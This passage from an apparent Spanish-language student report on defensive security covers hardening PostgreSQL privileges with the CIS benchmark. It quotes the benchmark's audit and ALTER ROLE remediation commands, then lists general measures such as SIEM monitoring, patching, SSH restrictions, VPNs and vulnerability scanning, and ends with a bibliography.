Si dentro de la organización de utiliza como motor de base de datos Postgres que sirve a un sistema de Información que se puede acceder desde afuera de la organización es importante asegurar que el motor de base de datos y la aplicación se encuentran bien configurados

Entrando en el sitio web de CIS vamos al enlace https://www.cisecurity.org/cis-benchmarks/ donde podemos observas todas las guías para fortalecer la seguridad de prácticamente todo tipo de software, en este sitio web podemos buscar la guía de Postgres, buscamos la versión que tenemos y descargamos la guía.

[17] (CIS Controls, s.f.)


Al momento de abrir una guía de estas se puede observar que CIS ya realizo todas las pruebas de seguridad necesarias y si seguimos los pasos indicados podemos tener aplicaciones bien configuradas, eliminando seguramente problemas de vulnerabilidad

Los tipos de consejos que encontramos en estas guías muchos son básicos y otros avanzados, debemos asegurar que todo lo tenemos en lo posible cubierto

Veamos a continuación un ejemplo de la guía para fortalecer la seguridad en Postgres 13.0

En la siguiente imagen se indica que los usuarios que registramos no deberían tener permisos especiales como creación de roles, bases de datos o comandos avanzados

Ilustración 20: Ejemplo de la guía de controles para postgres



4.2 Ensure excessive administrative privileges are revoked (Manual)

Profile Applicability:

- Level 1 - PostgreSQL

Description:

With respect to PostgreSQL administrative SQL commands, only superusers should have elevated privileges. PostgreSQL regular, or application, users should not possess the ability to create roles, create new databases, manage replication, or perform any other action deemed privileged. Typically, regular users should only be granted the minimal set of privileges commensurate with managing the application:

- DDL (`create table`, `create view`, `create index`, etc.)
- DML (`select`, `insert`, `update`, `delete`)

[18]

Fuente: CIS center for internet security

La misma guía enseña que comandos debemos utilizar para explorar los privilegios asignados a los usuarios, a continuación, con el comando psql -c "\du appuser" podemos observar los permisos asignados al usuario y vemos que prácticamente tiene los mismos privilegios que un usuario administrador

[18] (CIS Controls, s.f.)

Ilustración 21: permisos del usuario

Now, let's inspect the same information for a mock regular user called `appuser` using the display command `psql -c "\du appuser"`. The output confirms that regular user `appuser` has the same elevated privileges as system administrator user `postgres`. This is a fail.

```
$ whoami
postgres
$ psql -c "\du appuser"
                             List of roles
Role name |                    Attributes                    | Member of
----------+--------------------------------------------------+-----------
appuser   | Superuser, Create role, Create DB, Replication, | {}
          | Bypass RLS                                       |
```

[19]

Fuente: CIS center for internet security

La misma guía tiene los pasos necesarios para solucionar el problema anterior y solucionarlo, a continuación, con el comando ALTER ROLE user es posible remover los privilegios que tiene asignados el usuario que no son requeridos

Ilustración 22: Como corregir el problema de seguridad

Remediation:

If any regular or application users have been granted excessive administrative rights, those privileges should be removed immediately via the PostgreSQL `ALTER ROLE` SQL command. Using the same example above, the following SQL statements revoke all unnecessary elevated administrative privileges from the regular user `appuser`:

```
$ whoami
postgres
$ psql -c "ALTER ROLE appuser NOSUPERUSER;"
ALTER ROLE
$ psql -c "ALTER ROLE appuser NOCREATEROLE;"
ALTER ROLE
$ psql -c "ALTER ROLE appuser NOCREATEDB;"
ALTER ROLE
$ psql -c "ALTER ROLE appuser NOREPLICATION;"
ALTER ROLE
$ psql -c "ALTER ROLE appuser NOBYPASSRLS;"
ALTER ROLE
```

Fuente: cis center for internet security

Ahora al verificar el usuario nuevamente con el comando psql -c "\du appuser" podemos ver que ahora no tiene privilegios que no necesite y puedan presentar un riesgo de seguridad potencial

[19] (CIS Controls, s.f.)

Ilustración 23: Verificando nuevamente el usuario, ya no tiene los permisos de un admin

Verify the `appuser` now passes your check by having no defined Attributes:

```
$ whoami
postgres
$ psql -c "\du appuser"
          List of roles
Role name | Attributes | Member of
----------+------------+-----------
appuser   |            | {}
```

[20]

Fuente: CIS center for internet security

Lo anterior debe ser aplicado a todas las aplicaciones instaladas en la organización y sistemas operativos

Apoyarse en herramientas que analicen toda la red como un SIEM

El equipo de Red Team y Blue Team deben contar con los mecanismos que permitan estar analizando de manera constante la red en busca de actividades sospechosas, hacer este trabajo de manera manual es una tarea demorada que seguramente no arrojara los resultados esperados, un SIEM puede ayudar a los equipos a tener un escaner **activo** en busca de actividades sospechosas, dentro y fuera de la organización, una herramienta como estas por lo general hace uso de inteligencia artificial que permiten analizar patrones, por ejemplo puede identificar cuando la red está teniendo más uso de lo normal o cuando un usuario intenta autenticarse muchas veces en una aplicación pero no lo consigue entre otras actividades que analiza.

Cuando un comportamiento extraño es identificado, SIEM envia un reporte a la persona encargada de analizar.

Actualizar constantemente las aplicaciones instaladas y parches de seguridad

El equipo de seguridad debe en lo posible asegurar que las aplicaciones instaladas tengan la última versión y los parches de seguridad, de esta manera es posible minimizar los riesgos de sufrir un ataque informático, muchas de las aplicaciones de escaneo de vulnerabilidades van a comparar la versión de las aplicaciones que se encuentran instaladas con las vulnerabilidades en sus bases de datos

Cerrar puertos

En la medida de lo posibles cerrar todos los puertos innecesarios para evitar que el atacante aproveche algún tipo de vulnerabilidad

Bloquear el acceso a la máquina de manera remota o reforzarlo

Si actualmente permitimos el acceso a la máquina por medio de SSH y no es necesario lo mejor es cerrar esa posibilidad, si no es posible cerrarlo lo que podemos hacer es limitar la cantidad de conexiones que podemos aceptar y entregarle a cada

[20] (CIS Controls, s.f.)

usuario una llave. pem que debe utilizar cuando se quiera conectar al servidor, también podría ser útil endurecer los permisos a los usuarios que necesitan entra en lo posible.

Bloqueo de IPs en listas negras
Si el ataque siempre llega desde un rango de IPs estos se pueden bloquear

Configurar adecuadamente el firewall
Verificar regularmente que el firewall está correctamente configurado y las reglas están bien

Implementar una VPN
Con el fin de reforzar el acceso externo al sistema, implementar una VPN puede ser una muy buena opción.

Utilizar un programa para escaneo de vulnerabilidades
Sería buena idea implementar un programa como OpenVas para el escaneo de posibles vulnerabilidades en el sistema, lo bueno de OpenVas es que en el reporte incluye posibles soluciones que se pueden aplicar, lo cual es bastante útil, también podemos utilizar nmap para escaneo de puertos, nmap es posible ejecutarlo con script que permiten relacionar un puerto o aplicación que corre a una posible vulnerabilidad, al conocer la vulnerabilidad podemos tomar medidas para su control

Eliminar usuarios creados y cambiar contraseñas
Verificar los usuarios creados, si no se necesitan eliminarlo y cambiar las contraseñas de acceso regularmente

Eliminar aplicaciones innecesarias o peligrosas y verificar procesos
Buscar que aplicaciones tiene instaladas el sistema y si es posible eliminarla sería lo ideal, el objetivo es mantener la instalación del sistema operativo tan mínima cómo es posible, monitorear los procesos que se están ejecutando es buena opción para blindar el sistema

BIBLIOGRAFÍA

Admin. (22 de 05 de 2020). Allabouttesting. Recuperado el 06 de 02 de 2021, de Allabouttesting: https://allabouttesting.org/information-gathering-techniques-for-penetration-testing/#:~:text=Information%20Gathering%20is%20the%20first,exploiting%20them%20(to%20demonstrate).

Ceupe. (s.f.). Ceupe. Recuperado el 06 de 02 de 2021, de https://www.ceupe.com/blog/todo-lo-que-debes-saber-del-pentesting.html

CyberX. (s.f.). Cyberx.tech. Recuperado el 06 de 02 de 2021, de https://cyberx.tech/penetration-testing-phases/#numfour

Database, E. (s.f.). Exploit Database. Recuperado el 06 de 02 de 2021, de https://www.exploit-db.com/exploits/49525

Fack, V. (27 de 03 de 2020). La Redoute. Recuperado el 06 de 02 de 2021, de https://laredoute.io/blog/pentest-information-gathering-and-scanning/

Huerta, L. Á. (30 de 05 de 2014). OpenWebinars. Recuperado el 06 de 02 de 2021, de https://openwebinars.net/blog/openvas-en-linux-explorando-nuestros-sistemas/

OpenVAS. (s.f.). OpenVAS. Recuperado el 06 de 02 de 2021, de https://www.openvas.org/

RedHat. (s.f.). RedHat. Recuperado el 06 de 02 de 2021, de https://www.redhat.com/es/topics/security/what-is-cve#:~:text=Los%20puntos%20vulnerables%20y%20las,a%20una%20falla%20de%20seguridad.

Senior Writer, C. (25 de 03 de 2019). Csoonline. Recuperado el 06 de 02 de 2021, de https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html

T, J. C. (06 de 02 de 2021). deltaasesores. Recuperado el 06 de 02 de 2021, de https://www.deltaasesores.com/ley-de-delitos-informaticos-en-colombia/#:~:text=La%20Ley%201273%20de%202009,legales%20mensuales%20vigentes%5B1%5D.

Upguard. (05 de 08 de 2020). Recuperado el 06 de 02 de 2021, de https://www.upguard.com/blog/cve

Adastra. (13 de 05 de 2011). *thehackerway*. Recuperado el 09 de 03 de 2021, de thehackerway: https://thehackerway.com/2011/05/03/meterpreter-e-incognito-impersonalizando-tokens/

Agnaexto. (10 de 09 de 2012). youtube. Recuperado el 11 de 03 de 2021, de youtube: https://www.youtube.com/watch?v=Sl0zSS6DFE0

Cisecurity. (s.f.). Recuperado el 21 de 03 de 2021, de Cisecurity: https://www.cisecurity.org/controls/

Cybertriage. (s.f.). Recuperado el 27 de 03 de 2021, de Cybertriage: https://www.cybertriage.com/

Viewnext. (s.f.). Recuperado el 27 de 03 de 2021, de Viewnext: https://www.viewnext.com/que-es-un-siem/

Wikipedia. (01 de 01 de 2021). Recuperado el 27 de 03 de 2021, de Wikipedia: https://es.wikipedia.org/wiki/Equipo_de_Respuesta_ante_Emergencias_Inform%C3%A1ticas

Coresecurity. (s.f.). Recuperado el 07 de 04 de 2021, de Coresecurity: https://www.coresecurity.com/blog/whats-your-defense-strategy-best-practices-red-teams-blue-teams-purple-teams

Link de la sustentación: https://www.youtube.com/watch?v=uHI6ac5K35w